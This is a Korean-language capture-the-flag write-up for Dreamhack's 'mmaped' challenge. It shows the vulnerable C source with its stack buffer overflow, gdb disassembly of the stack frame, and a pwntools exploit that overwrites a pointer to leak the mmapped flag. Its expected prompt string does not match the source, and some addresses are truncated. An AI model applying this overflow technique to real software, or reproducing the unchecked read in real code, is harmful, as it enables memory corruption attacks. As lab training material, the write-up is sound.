

[Dreamhack.io] mmaped Write-Up

- Platform: Dreamhack
- Date: 2026-08-18 (solved) / 2026-08-20 (written)
- Difficulty: Easy
- Tags: #pwn #mmap #file_descriptor #stack_buffer_overflow

1. Challenge Overview (문제 개요)

문제 요약

- 목표: /flag 읽기
- 제공 파일: chall, chall.c, flag
- 보호 기법 (Checksec):

```
Arch: amd64-64-little
RELRO: Full RELRO
Stack: No canary found
NX: NX enabled
PIE: PIE enabled
SHSTK: Enabled
IBT: Enabled
Stripped: No
```

2. Vulnerability Analysis (취약점 분석)

소스 코드 / 디컴파일 분석

```
// Name: chall.c
// Compile: gcc -fno-stack-protector chall.c -o chall

/* 헤더 파일 선언부 */

#define FLAG_SIZE 0x45

/* 버퍼 초기화 부분 */

int main(int argc, char *argv[]) {
    int len;
    char * fake_flag_addr;
    char buf[0x20];
    int fd;
    char * real_flag_addr;
```

```

initialize();

fd = open("./flag", O_RDONLY);
len = FLAG_SIZE;
fake_flag_addr =
"DH{*****}";

printf("fake flag address: %p\n", fake_flag_addr);
printf("buf address: %p\n", buf);

real_flag_addr = (char *)mmap(NULL, FLAG_SIZE, PROT_READ, MAP_PRIVATE, fd, 0);
printf("real flag address (mmapped address): %p\n", real_flag_addr);

printf("%s", "input: ");
read(0, buf, 60);          // stack buffer overflow 발생 지점

mprotect(real_flag_addr, len, PROT_NONE);

write(1, fake_flag_addr, FLAG_SIZE);
printf("\nbuf value: ");
puts(buf);

munmap(real_flag_addr, FLAG_SIZE);
close(fd);

return 0;
}

```

- mmap 함수를 통해 real_flag_addr 변수에 ./flag 파일의 내용을 저장한다.
- mprotect 함수를 통해 해당 영역의 권한을 제거한다. (원래는 읽기만 가능)
- fake_flag_addr 의 내용과 buf 변수를 출력한다.

Stack Buffer Overflow

- buf 변수에 buffer overflow 공격이 가능하므로, 메인 함수의 스택 프레임을 알아보자
- 함수의 리턴값은 rax 레지스터에 저장되는 것을 이용해서 소스 코드와 비교해보았다.

```

0x0000555555552dc <+44>:  mov    eax,0x0
0x0000555555552e1 <+49>:  call   0x55555555170 <open@plt>
0x0000555555552e6 <+54>:  mov     DWORD PTR [rbp-0x4],eax
0x0000555555552e9 <+57>:  mov     DWORD PTR [rbp-0x8],0x45
0x0000555555552f0 <+64>:  lea     rax,[rip+0xd19]          # 0

```

- main + 54 , main + 57 부분과 코드를 비교해보면 각각 fd 와 len 임을 알 수 있다.

```

0x0000555555552f0 <+64>:  lea     rax,[rip+0xd19]          # 0x555555556010
0x0000555555552f7 <+71>:  mov     QWORD PTR [rbp-0x10],rax

```

- main + 71 부분과 코드를 비교해보면 fake_flag_addr 임을 알 수 있다.

```

0x000055555555331 <+129>: mov     eax,DWORD PTR [rbp-0x4]
0x000055555555334 <+132>: mov     r9d,0x0
0x00005555555533a <+138>: mov     r8d,eax
0x00005555555533d <+141>: mov     ecx,0x2
0x000055555555342 <+146>: mov     edx,0x1
0x000055555555347 <+151>: mov     esi,0x45
0x00005555555534c <+156>: mov     edi,0x0
0x000055555555351 <+161>: call    0x55555555100 <mmap@plt>
0x000055555555356 <+166>: mov     QWORD PTR [rbp-0x18],rax

```


- main + 166 부분과 코드를 비교해보면 real_flag_addr 임을 알 수 있다.

```

0x000055555555393 <+227>: lea     rax,[rbp-0x40]
0x000055555555397 <+231>: mov     edx,0x3c
0x00005555555539c <+236>: mov     rsi,rax
0x00005555555539f <+239>: mov     edi,0x0
0x0000555555553a4 <+244>: call    0x55555555130 <read@plt>
0x0000555555553a9 <+249>: mov     eax,DWORD PTR [rbp-0x8]

```

- read 함수 두 번째 전달인자인 rsi 값을 확인했을 때, 이 위치는 buf 임을 알 수 있다. 아래는 전체 스택 프레임이다.



취약점 원인 (Root Cause)

- 발생 원인: 입력값 경계 검사 미흡으로 인한 오버플로우
- 파급 효과: 다른 변수 값 변조 가능

3. Exploit Strategy (최종 해결 전략)

✓ 돌파구 (Breakthrough)

fake_flag_addr 과 real_flag_addr 의 값을 서로 바꾼다면, write(1, fake_flag_addr, FLAG_SIZE) 명령을 통해 플래그가 출력될 것이다.

1. fake_flag_addr , buf , real_flag_addr 변수 주소를 Leak
2. Payload를 0x28 바이트 더미값 + fake_flag_addr 주소 + real_flag_addr 주소 로 변경

5. Exploit Code (최종 코드)

```
#!/usr/bin/python3
from pwn import *

p = process('./chall')
# p = remote('IP', PORT)

p.recvuntil(b'fake flag address: ')
fake_flag_addr = int(p.recvuntil(b'\n'), 16)
print(f"{hex(fake_flag_addr)=}")

p.recvuntil(b'buf address: ')
buf_addr = int(p.recvuntil(b'\n'), 16)
print(f"{hex(buf_addr)=}")

p.recvuntil(b'real flag address (mapped address): ')
real_flag_addr = int(p.recvuntil(b'\n'), 16)
print(f"{hex(real_flag_addr)=}")

payload = b'A' * 0x28 + p64(fake_flag_addr) + p64(real_flag_addr)

p.sendlineafter(b'input: ', payload)

p.interactive()
```

- 로컬 환경에서 실행한 결과는 다음과 같다.

[illegible]